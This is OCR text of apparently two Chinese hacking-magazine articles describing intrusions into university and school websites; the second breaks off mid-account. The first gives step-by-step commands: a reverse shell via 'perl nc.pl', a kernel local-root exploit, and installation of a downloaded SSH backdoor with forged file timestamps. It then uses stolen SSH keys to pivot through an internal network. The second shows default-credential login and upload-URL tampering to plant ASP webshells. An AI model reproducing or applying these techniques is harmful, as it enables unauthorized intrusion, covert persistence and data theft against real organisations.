


图 5




图 6

202.204.xxx.14，tracert一下发现满足嗅探条件。翻着服务器上的东西，发现有主站的备份，在 c：\xxx\var\web\websites,查看备份的路径，可以猜测主站 web绝对目录疑似 /var/web/websites。翻了翻，发现管理目录在 /var/web/xxadmin，但是这样用 http 方式应该是访问不到这个目录的。反查了下域名，并没有发现用于管理的域名。难道是用虚拟目录？于是挑了一个带有特征的文件名用语法“site:xxxx.XXX.cn inurl:xxxx.html” google 了一下（html 是按 php 方式解析），发现在 xxx.xxxx.edu.cn 上有个相同文件，经验证此网站 web 目录正是主站的父目录 /var/web（文件相同，不在同一服务器）。登录上 http://xxx.xxxx.xxx.cn/xxadmin，吓了我一跳，如图 2。

原来这个大学大部分网站的后台都集中在这服务器上了，怪不得我在搞 c 段的时候很多站找不到后台。那就专心搞 xxx.xxxx.edu.cn，先进主站

进后台先找上传功能，/xxadmin/xxx/upload.html，这页面我在拿到后台权限前就已经盯很久了，因为在看代码时候发现它是用 javascript 判断的文件扩展名，在服务端没有任何审查，而javascript我们是可以禁用的。但是苦于有 session 的验证，只能干瞪眼。现在有了权限，直接找到上传页，在 internet 选项中禁用 javascript，如图 4，上传 html 成功，也再一次说明了 javascript 只能用于提升用户体验，涉及安全方面的检查还是应该放在服务器端进行。

由于网站与后台不在同一服务器，所以要等待一会儿。但是漫长的等待后，发现传上去后解析不了，如图 5。

难道什么脚本都不支持？没准是所在目录问题，利用 site:www.xxxx.edu.cn inurl:html 搜索了一下，有几个结果，访问之，结果直接显示源码！换成 php 后缀也不可以，asp 就先不用试了，最后试了下 jsp，解析成功。

uname 看了一下，Linux cms 2.6.9-42.0.10.ELxmp，传上 nc.pl，然后执行 perl nc.pl 1.1.1.1 4444 进行反弹。在 exploit-db.com 上搜索相关内核溢出，最后利用 sock_sendpage() Local Root 获得了 root 权限，出现了可爱的 #，如图 6。

接下来当然就是留后门了，记得包子大牛说过，一个 sshd 后门就足矣，所以小菜我也别无他求了：），这里照顾新手，把安装步骤贴出如下：

```
# mv /etc/ssh/ssh_config /etc/ssh/ssh_config.old
# mv /etc/ssh/sshd_config /etc/ssh/sshd_config.old
//备份原配置文件
# wget http://www.hackshell.net/sshbd.tgz
# tar zxvf sshbd.tgz
//下载解包ssh
# cd openssh
# vi versio.h
define SSH_VERSION "OpenSSH_4.2" //这里改成这台机器ssh的版本号
# ./configure --prefix=/usr --sysconfdir=/etc/ssh
# make && make install
//编译安装
# cp ssh_config sshd_config /etc/ssh/
# touch  r /etc/ssh/ssh_config.old /etc/ssh/ssh_config
# touch -r /etc/ssh/sshd_config.old /etc/ssh/sshd_config
//修改文件时间戳
# service sshd restart //重启sshd服务
```

接下来看看这台机器的环境，ifconfig发现还有个内网接口eth1，ip 是192.168.100.42，没有网关，看来只有一个网段，cat /etc/nsswitch.conf发现只采用了file模式。nmap -sP 192.168.100.0-255扫描了下内网网段，有9台机器，如图7。继续查看情况：

```
[root@cms ~]# ls .ssh
authorized_keys  id_dsa  id_dsa.pub  known_hosts
//这里突然惊喜地发现竟然有ssh的密钥，这在web服务器上是很少见的。
[root@cms ~]# grep ssh .bash_history | sort -u
//查看管理员ssh登录记录（如图8）
```





Nmap run completed -- 256 IP addresses (9 hosts up) scanned in 8.394 seconds

图 7



```
[root@[redacted] ~]# grep ssh .bash_history | sort -u
cat /root/.ssh/authorized_keys
cat /root/.ssh/id_dsa.pub
cd openssh
ssh 192.168.100.13
ssh 192.168.100.13 -[redacted]
ssh 192.168.100.200
ssh 192.168.100.200 -l [redacted]
ssh 192.168.100.8
ssh [redacted] -l[redacted]
ssh [redacted]
ssh a[redacted]
ssh d[redacted]o
ssh j[redacted]
ssh j[redacted]cn
ssh j[redacted]cndb
ssh j[redacted]db
ssh n[redacted]
ssh o[redacted]
ssh192.168.100.200
```

图 8



```
[root@[redacted] ~]# ping 192.168.100.13 -c 1
PING 192.168.100.13 (192.168.100.13) 56(84) bytes of data.
64 bytes from 192.168.100.13: icmp_seq=0 ttl=64 time=0.958 ms

--- 192.168.100.13 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.958/0.958/0.958/0.000 ms, pipe 2
[root@[redacted] ~]# ssh 192.168.100.13
Last login: Mon Aug  9 12:19:53 2010 from 192.168.100.40
[root@[redacted] ~]#
```

图 9

分别ping了下主机名，发现分别有192.168.100.0网段的8台内网主机和两台公网主机，尝试登录，均成功，如图9。这下省事了，内网8台服务器，一个ssh密钥都解决了，而这次渗透也就到此结束了。

此次渗透从c段到备份服务器，再到主站，再到主站内网，除了脚本疏漏外，一个极其明显的错误就是管理员把ssh密钥放在了web服务器上面。众所周知，现在web应用是互联网最多彩的领域，同时也是漏洞最容易出现的领域，而且web服务器一般都是暴露在公网上面，综合上面这两者因素，管理员都不应该把ssh密钥放在web服务器上面。

编辑点评： *只要碰到linux我就头大，陌生的东东呀，要加强这方面的学习了。*

友情测试学校网站全过程

□老鹰




图 1




图 4

暑假闲来无事，想检测一下自己学校网站的安全度。说来也巧，在一个系部的整站系统中，发现了可以利用的上传漏洞。接下来就和大家一起分享这次入侵的思路和具体方法。

首先来到了网站主页，如图1，观察一下页脚，没有注明整站系统名称。




图 6




图 2




图 3

页面也比较简单，没看出是哪个整站系统，也就没办法寻找已经公布的漏洞了。

接着扫描一下有没有存在注入漏洞，用啊D注入工具打开网站主页，显示没有可以利用的注入点，SQL注入的方法在这里好像也行不通了。

仔细观察了主页后，看到了悬浮广告中的内容为"热烈庆祝XXX网站全新改版"，由此说明网站系统是最近建立起来的，默认的admin管理账户和密码可能还可以使用，抱着试一试的心态，开始用啊D注入工具扫描网站后台。结果很幸运地扫到了后台地址为www.xxx.cn/manager，如图2。




图 5

用浏览器打开后台地址来到后台登录界面，如图3，尝试使用默认管理员账户admin和密码admin登录，居然成功了，如图4。

拿到后台权限后，接下来就要找文件上传程序上传我们的webshell了，在网站管理菜单里随便翻翻，找到栏目内容管理的添加新文章功能中，有图片上传功能，如图5。点击浏览按钮后，进入了syWebEditor图片上传系统，如图6。

找到图片上传系统后，一般入侵的思路要么就是上传jpg格式网马后再找备份功能备份成asp格式，要么就是利用IIS解析问题以1.asp;.jpg的格式上传网马，再有就是NC抓包上传。不过这里，我们都用不到这些方法，我们利用的是这个上传系统特有的漏洞。注意看图6中这个上传系统的URL地址是：

http://www.xxx.cn/syWebEditor/Sel_UploadFile.asp?obj=NewsPhoto&fileType=gif|jpg|png|&filePathType=1&filePath=/PhotoFile/NewsFile/

不知道大家发现了没有，好像文件格式上传限制和上传路径都是通过这个URL规定的，那我们就修改一下这个URL地址，加个asp格式试试。改造后URL地址如下：

http://www.xxx.cn/syWebEditor/Sel_UploadFile.asp?obj=NewsPhoto&fileType=gif|jpg|png|asp|&filePathType=1&filePath=/PhotoFile/NewsFile/

然后，我们把这个改造过的URL地址输入浏览器中访问，asp格式文件居然就被加入到了允许上传的格式中了，如图7。




图 7

既然都已经这样，那当然就该毫不犹豫地请出我们的webshell了，浏览－上传，可惜失败了，如图8，好像除了URL地址之外还有其他格式限制程序。

